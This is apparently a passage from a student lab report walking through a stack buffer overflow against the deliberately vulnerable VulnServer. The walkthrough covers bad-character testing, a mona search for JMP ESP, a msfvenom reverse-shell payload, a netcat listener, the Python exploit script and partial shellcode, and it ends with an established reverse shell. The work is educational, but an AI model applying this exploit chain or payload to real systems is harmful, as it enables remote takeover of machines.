The expected character sequence was observed in memory. 4 "B"s (4 x "42") were written to the EIP, surrounded by "A"s before it and "C"s after it on the stack (see ??).

Analyzing ??, one can see that the program inserts the character **\FF** four times close to the EIP. If the payload doesn't fit in the buffer after the return address, it might be necessary to stage it. In that case this overwriting of bytes could become relevant, since it could overwrite a payload placed before the EIP in the buffer.

Registers <FF>			
EAX	00000000	01E4FE34	41414141 AAAA
ECX	41414141	01E4FE38	41414141 AAAA
EDX	00000041	01E4FE3C	41414141 AAAA
EBX	0045D360	01E4FE40	41414141 AAAA
ESP	01E4FE5C	01E4FE44	41414141 AAAA
EBP	41414141	01E4FE48	41414141 AAAA
ESI	00000000	01E4FE4C	41414141 AAAA
EDI	00000000	01E4FE50	FFFFFFFF
EIP	42424242	01E4FE54	41414141 AAAA
		01E4FE58	42424242 BBBB
		01E4FE5C	43434343 CCCC
		01E4FE60	43434343 CCCC
		01E4FE64	43434343 CCCC
		01E4FE68	43434343 CCCC
		01E4FE6C	43434343 CCCC
		01E4FE70	43434343 CCCC

Figure 26: Buffer filled with expected characters

4.1.2.4 Determining bad characters

Before generating a payload we need to determine bad characters to avoid them interrupting the processing of the generated payload. To test the input, the file "badchars.txt" was provided. Its contents were written to a variable in the script (see ??).

```
def get_bad_chars():
    bad_chars = ("\\x00\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f"
        "\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f"
        "\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f"
        "\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f"
        "\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f"
        "\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f"
        "\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f"
        "\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f"
        "\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f"
        "\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f"
        "\\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf"
        "\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf"
        "\\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf"
        "\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf"
        "\\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef"
        "\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
    return(bad_chars)
```

Figure 27: Badchars as input in the python script

To determine the bad characters, the bad character candidate string was inserted behind the previously determined amount of characters needed to write to the EIP register (1044 "A"s) (see ??). These concatenated characters were followed by 24 "B"s.

```
def replicate_crash(ip):  
    """Replicating the crash using a string of unique characters"""  
    req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24  
  
    connect_to_server(ip, req)
```

Figure 28: Badchars testing against the server

This enabled determining which characters got processed by analyzing the memory in Immunity-Debugger by following the ESP in dump. If the "B"s didn't show up in memory, a bad character had to have been sent since the input processing was terminated prematurely.

Sending the original unaltered bad character string prevented the input from being processed fully, meaning a bad character was present. Immediately noticeable was, that the required string of "B"s was not present (see ??).

Since no characters from the bad_chars list showed up in memory, it was assumed that the first byte ("\x00", the null byte) was a bad character and needed to be removed.

```
def get_bad_chars():  
    bad_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

Figure 29: Input without bad character "\x00"

Removing the character "\x00" (see ??) resulted in the input being parsed completely and written to the buffer (see ??), meaning no other bad characters were relevant in this context.

After the string of "A"s, the interpreted characters from the bad_chars sequence were observable in memory, followed by the sequence of "B"s (see ??). The "B"s were placed to make a fully processed input more easily identifiable.

Address	ASCII dump
01DBF75C	.
01DBF79C	BÍ'ôû c%õv.....ü ü x%õv.. ← ..Ñv.
01DBF7DC	.
01DBF81C	.
01DBF85C	.
01DBF89C	.
01DBF8DC	.
01DBF91C	.H...xÕ....àÿ..... .
01DBF95C	Hú H.....xÕ.Hú *]ävo]ävAiinü ä ¸...P(@.....
01DBF99C	ä@..... (@.Í¸.€Ö.....M €. ...ü ü H~üt....
01DBF9DC	γ . γ ÖĬ.+&R...R.â/R....ÿ•.....M .HÄ.. ... θ.γ...□... €Ö. €Ö.
01DBFA1C	{ö.....ö).....B.. xü §iävü íãáv±.V þÿÿÿAAAAAAAAAAAAAAAAAAAAAA
01DBFA5C	AA
01DBFA9C	AA
01DBFADC	AA
01DBFB1C	AA
01DBFB5C	AA
01DBFB9C	AA
01DBFBDc	AA
01DBFC1C	AA
01DBFC5C	AA
01DBFC9C	AA
01DBFCDc	AA
01DBFD1C	AA
01DBFD5C	AA
01DBFD9C	AA
01DBFDDC	AA
01DBFE1C	AAÿÿÿÿAAAAAAA
01DBFE5C	}Ç'.....`ó.....ø; ÑeH1θ.@ý/.8θθ.%ŷÜ\$ŷÜ íãávø; ÑeH1θ
01DBFE9C	8θθ.@ý/..... àÎ.-... Ä58g@ý/..... sâm...
01DBFEDC	478g''78g...ÿÿÿÿÿÿÿÿÿÿ.....
01DBFF1C	8ŷÜ ■ "ömüü■ `bü lŷü ûâ~q.... ŷü ■ çômüü LÆ'.
01DBFF5C	"î. ö.Lŷü äŷü äŷü P Mãm†i%ŷ....ŷü \$çôm ö.ŷü E<öv ö.öŷü õ?!
01DBFF9C	`ó.Yêin.....`ó..... ŷüÿÿÿÿíãávq=Uþ....ìŷü È7āv
01DBFFDC	;öm`ó..... ;öm`ó.....

Figure 30: Buffer after receiving input with bad character "\x00" and no Bs

[illegible]

Figure 31: Buffer after receiving input without bad character "\x00" and Bs in buffer

4.1.2.5 Finding JMP ESP instruction

To inject a payload carrying malicious code that creates a reverse shell, a reliable way of executing the reverse shell instructions was needed. To instruct the host system to run the payload code, it must jump to the injected code and execute it. Since the buffer is filled by the input sent to the target machine, and the ESP points to the top of the stack, the ESP will point to the injected code. Instruct the system to jump to the ESP would therefore lead to it executing the payload. This can be achieved by writing the memory address of a JMP ESP instruction to the EIP, since it stores the address of the next instruction the system should execute after the current method returns.

First, the Opcode for JMP ESP needs to be determined. The NASM shell, which shows opcodes for instructions on x86 systems [20], shows the JMP ESP opcode to be **0xFF 0xE4** (see ??).

```
└─$ ./nasm_shell.rb
nasm > JMP ESP
00000000  FF                                db 0xff
00000001  E4                                db 0xe4
nasm > 
```

Figure 32: Opcode determination

Now an address in memory storing this opcode could be searched for. The first approach to find such an address would be to use the debuggers "Search for Command" feature in the thread that gets interrupted by attaching the debugger to the process (see ??). The following memory address containing a JMP ESP instruction was found during the first search attempt (see ??):

0x 77 90 E8 71




Figure 33: Found JMP ESP instruction in the paused thread




Figure 34: Searching for JMP ESP in the paused process

Upon restarting the target machine, this JMP ESP instruction was not located at the same memory address anymore. It was now stored at the following address (see ??):

0x 76 E4 E8 71




Figure 35: Found JMP ESP instruction in the paused thread post restart

The address discovered via the "Search For" feature was inside the memory space of a non-main thread (see ??), meaning the location in memory would change across restarts since the thread will be opened anew by the process with differently allocated memory [21].




Figure 36: JMP ESP command not located in main thread

This address stops working in the attack after a machine restart (see Appendix, ?? - ??). To perfect the attack, an address holding the JMP ESP command was necessary, which persisted beyond reboots. This instruction could be located within the address space of any accessible module. The command *!mona modules* [22] was used to list them (see ??).

```

0BADF00D Module info :
0BADF00D -----
0BADF00D Base      | Top      | Size     | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D -----
0BADF00D 0x681f0000 | 0x68893000 | 0x006a3000 | True   | True    | True  | True     | True   | 10.00.30319.01 [mfc100d.dll] (C:\Windows\mfc100d.dll)
0BADF00D 0x65d00000 | 0x65d1d000 | 0x0001d000 | False  | False   | False | False    | False  | -1.0- [VulnServer.exe] (C:\Users\hacker\Desktop\Tools\VulnServer.exe)
0BADF00D 0x75760000 | 0x75834000 | 0x000d4000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0BADF00D 0x768f0000 | 0x7699c000 | 0x000ac000 | True   | True    | True  | True     | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0BADF00D 0x735a0000 | 0x735b3000 | 0x00013000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D 0x76e00000 | 0x76f3c000 | 0x0013c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D 0x75640000 | 0x75659000 | 0x00019000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
0BADF00D 0x69df0000 | 0x69f62000 | 0x00172000 | True   | True    | True  | True     | True   | 10.00.30319.1 [MSUCR1000.dll] (C:\Windows\MSUCR1000.dll)
0BADF00D 0x744e0000 | 0x744e5000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
0BADF00D 0x75750000 | 0x7575a000 | 0x0000a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADF00D 0x69c10000 | 0x69cc7000 | 0x000b7000 | True   | True    | True  | True     | True   | 10.00.30319.1 [MSVCP1000.dll] (C:\Windows\MSVCP1000.dll)
0BADF00D 0x76f90000 | 0x7702d000 | 0x0009d000 | True   | True    | True  | True     | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
0BADF00D 0x769e0000 | 0x769ff000 | 0x0001f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D 0x76ca0000 | 0x76dfc000 | 0x0015c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ole32.dll] (C:\Windows\system32\ole32.dll)
0BADF00D 0x756f0000 | 0x75747000 | 0x00057000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [SHLWAPI.dll] (C:\Windows\system32\SHLWAPI.dll)
0BADF00D 0x75840000 | 0x75909000 | 0x000c9000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\system32\USER32.dll)
0BADF00D 0x75350000 | 0x753df000 | 0x0008f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
0BADF00D 0x767a0000 | 0x76841000 | 0x000a1000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0BADF00D 0x6a380000 | 0x6a404000 | 0x00084000 | True   | True    | True  | True     | True   | 5.82 [COMCTL32.dll] (C:\Windows\WinSxS\x86_microsoft.windows.common-c
0BADF00D 0x759f0000 | 0x759f6000 | 0x00006000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
0BADF00D 0x76a30000 | 0x76afc000 | 0x000cc000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0BADF00D 0x75120000 | 0x7516a000 | 0x0004a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0BADF00D 0x74990000 | 0x749cc000 | 0x0003c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [nswsock.dll] (C:\Windows\system32\nswsock.dll)
0BADF00D 0x76f40000 | 0x76f8e000 | 0x0004e000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0BADF00D 0x73ba0000 | 0x73be0000 | 0x00040000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [UxTheme.dll] (C:\Windows\system32\UxTheme.dll)
0BADF00D 0x76850000 | 0x768f0000 | 0x000a0000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)
0BADF00D 0x769a0000 | 0x769d5000 | 0x00035000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
0BADF00D 0x72d50000 | 0x72d55000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSIMG32.dll] (C:\Windows\system32\MSIMG32.dll)
0BADF00D -----
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.296000

```

!mona modules

Figure 37: Mona modules list, showing ASLR and DEP being disabled for VulnServer.exe only

The instruction inside an accessible module needs to meet the following criteria:


- **No ASLR**

Memory addresses cannot be randomized inside the module to make accessing the JMP ESP instruction reliable.

- **No DEP**

If memory is marked as non-executable, using the JMP ESP instruction wouldn't work, even if such an instruction were present.

The vulnerable server process itself (*VulnServer.exe*) had both ASLR and DEP not enabled, (see ??, a zoomed-in cutout of ??).



Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
True	True	True	True	True	10.00.30319.01 [mfc100d.dll]
False	False	False	False	False	-1.0- [VulnServer.exe]

Figure 38: VulnServer.exe without ASLR or DEP enabled in module overview

The full overview shows, that it is the only module available with this property (see ??).

To search within the process' memory the following command was used (see ??):

```
!mona find -s "\xff \xe4" -m VulnServer.exe
```

The parameters were chosen with the following reasoning [22]:

- **s** "\xff \xe4"

Searches for the JMP ESP opcode.

- **m** VulnServer.exe

Searches within the process' memory.

The following memory address was discovered (see ??):

0x 65 D1 1D 71

This address persistently held the JMP ESP instruction, even across restarts of the target machine.

```

0BADF00D - Number of pointers of type '"\xFF\xE4"' : 1
0BADF00D [+] Results :
65D11D71 0x65d11d71 : "\xFF\xE4" | {PAGE_EXECUTE_READ} [VulnServer.exe]
0BADF00D Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.319000
!mona find -s "\xFF\xE4" -m VulnServer.exe

```

Figure 39: Mona finding one result for JMP ESP instruction inside process memory

4.1.2.6 Generating and encoding payload

After determining the offset, the bad characters and the address of the JMP ESP command a payload could be generated to create a reverse shell on the host system.

First, an encoder needed to be selected (see ??).

```

(student@kali)-[~]
$ msfvenom --list encoders | grep excellent
cmd/powershell_base64          excellent Powershell Base64 Command Encoder
x86/shikata_ga_nai             excellent Polymorphic XOR Additive Feedback Encoder

```

Figure 40: Encoder options

An encoder from the highest ranked results was selected ("excellent" rank) by grepping for them. Since the payload was not to be injected in a powershell environment, *x86/shikata_ga_nai* was chosen.

To create the payload, the IP address of the attacker machine needed to be determined via the console command **ip a | grep tun0** (*ip addr show tun0* would have worked as well, but grepping for the address makes the output shorter, and therefore easier to display as a figure).

The relevant interface is *tun0*, the virtual network interface the attacker machine is tunneling into the laboratory through, since the target machine is part of the laboratory network.

```

$ ip a | grep tun0
6: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc
    inet 10.0.61.7/24 brd 10.0.61.255 scope global tun0

```

Figure 41: IP address in the ICS laboratory network

The IP address was determined to be **10.0.61.7** during the assignment (see ??).

The payload to create a reverse shell on the target system was generated with the chosen encoder

and the determined IP address (see ??).

```
(student@kali)-[~]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.7 LPORT=443 EXITFUNC=thread -a  
x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py -o payload.txt  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Successfully added NOP sled of size 16 from x86/single_byte  
Payload size: 367 bytes  
Final size of py file: 1820 bytes  
Saved as: payload.txt
```


Figure 42: Payload generation via msfvenom

The parameters were chosen with the following reasoning [23]:

- **p windows/shell_reverse_tcp**
Metasploit provides a payload that establishes a TCP connection to the attacker on a windows machine, which was chosen here.
- **LHOST=10.0.61.2**
Provides the IP address of the attacking system, enabling the script to establish the connection via TCP to that system to send the packets for the reverse shell via the network.
- **LPORT=443**
The port on the attacking system on which netcat will be listening for the incoming reverse shell connection attempt.
- **EXITFUNC=thread**
Prevents a crash when disconnecting by starting a thread on the target system for the reverse shell.
- **a x86**
Sets the target system's architecture (32 bit) to generate the appropriate code.
- **platform windows**
Sets the target system's platform to generate the appropriate code.

- **b** "\x00"
Sets the bad characters that will not be included in the generated code.
- **n** 16
Inserts 16 NOOP opcodes to provide space for the decoder, to prevent it from overwriting the payload itself.
- **e** x86/shikata_ga_nai
Selects the chosen encoder.
- **f** py
Sets the output format to *python*, to enable the code to be easily pasted into the script.
- **o** payload.txt
Saves the output to the specified file.

It should be noted, that an outbound connection to port 443 might not be typical for the server that is being attacked. Since this was being done in a laboratory environment, no analysis was done to determine the port that would arouse the least suspicion. Before starting the attack, a listener for the reverse shell was created via netcat on the attacking machine (see ??).



```
(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
```

Figure 43: Starting a reverse shell listener via netcat

The parameters for netcat were chosen with the following reasoning [24]:

- **l**
Starts "listener" mode, listening for incoming connections.
- **v**
Puts netcat into verbose mode, showing the status of the listener on the console.
- **p** 443
Tells netcat to listen on port 443, the port we are establishing the connection to in our generated payload via the option *LPORT=443* (see ??).

4.1.2.7 Decoding payload and creating reverse shell

To facilitate the final attack the script was altered the following way (see ??):

```
def replicate_crash(ip):  
    """Sending generated payload"""  
    payload = get_payload()  
    req = "AUTH " + "\x41" * 1040 + "\x71\x1D\xD1\x65" + payload + "\x42" * 24  
  
    connect_to_server(ip, req)
```

Figure 44: Script configuration to send payload to the vulnerable server

- **get_payload()**

This method returns the string representation of the payload generated with msfvenom (see ??).

- **"\x71 \x1D \xD1 \x65"**

The previously determined memory address holding the JMP ESP instruction. It is in reverse byte order, since Windows 7 uses "Little Endian" byte ordering, storing the least significant byte at the smallest address, therefore reading the address right to left [25].

The attack was also done twice more with the discovered memory addresses which were impermanent across restarts, to show them not working anymore after a reboot (see *Appendix, ?? - ??*).

Upon executing the attack, the following happened:

1. **Overwriting the EIP**

After the determined offset of 1040 bytes, which the script filled with "A"s, the EIP got overwritten with the address that reliably contained the JMP ESP command.

2. **Jumping to the top of the stack**

Upon returning (RETN), the JMP ESP instruction was executed. Since some padding was injected, followed by the payload, the malicious code got decoded and executed.

3. **Reverse shell creation**

The payload initiated a connection to the attacking system, which had a netcat listener waiting on an incoming connection (see ??).


```

(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.7] from auv-win7-15.lab.ics.hdm-stuttgart.de [192.168.61.45] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

```

Figure 45: Reverse shell established

```

def get_payload():
    # Payload generated by msfvenom
    buf = b""
    buf += b"\x91\x2f\x4a\x4a\x49\x9b\xd6\x90\x93\x93\x48\x3f"
    buf += b"\x27\xfc\x3f\xf8\xda\xd1\xd9\x74\x24\xf4\x58\x29"
    buf += b"\xc9\xbb\x29\xa5\x1b\x23\xb1\x52\x83\xc0\x04\x31"
    buf += b"\x58\x13\x03\x71\xb6\xf9\xd6\x7d\x50\x7f\x18\x7d"
    buf += b"\xa1\xe0\x90\x98\x90\x20\xc6\xe9\x83\x90\x8c\xbf"
    buf += b"\x2f\x5a\xc0\x2b\xbb\x2e\xcd\x5c\x0c\x84\x2b\x53"
    buf += b"\x8d\xb5\x08\xf2\x0d\xc4\x5c\xd4\x2c\x07\x91\x15"
    buf += b"\x68\x7a\x58\x47\x21\xf0\xcf\x77\x46\x4c\xcc\xfc"
    buf += b"\x14\x40\x54\xe1\xed\x63\x75\xb4\x66\x3a\x55\x37"
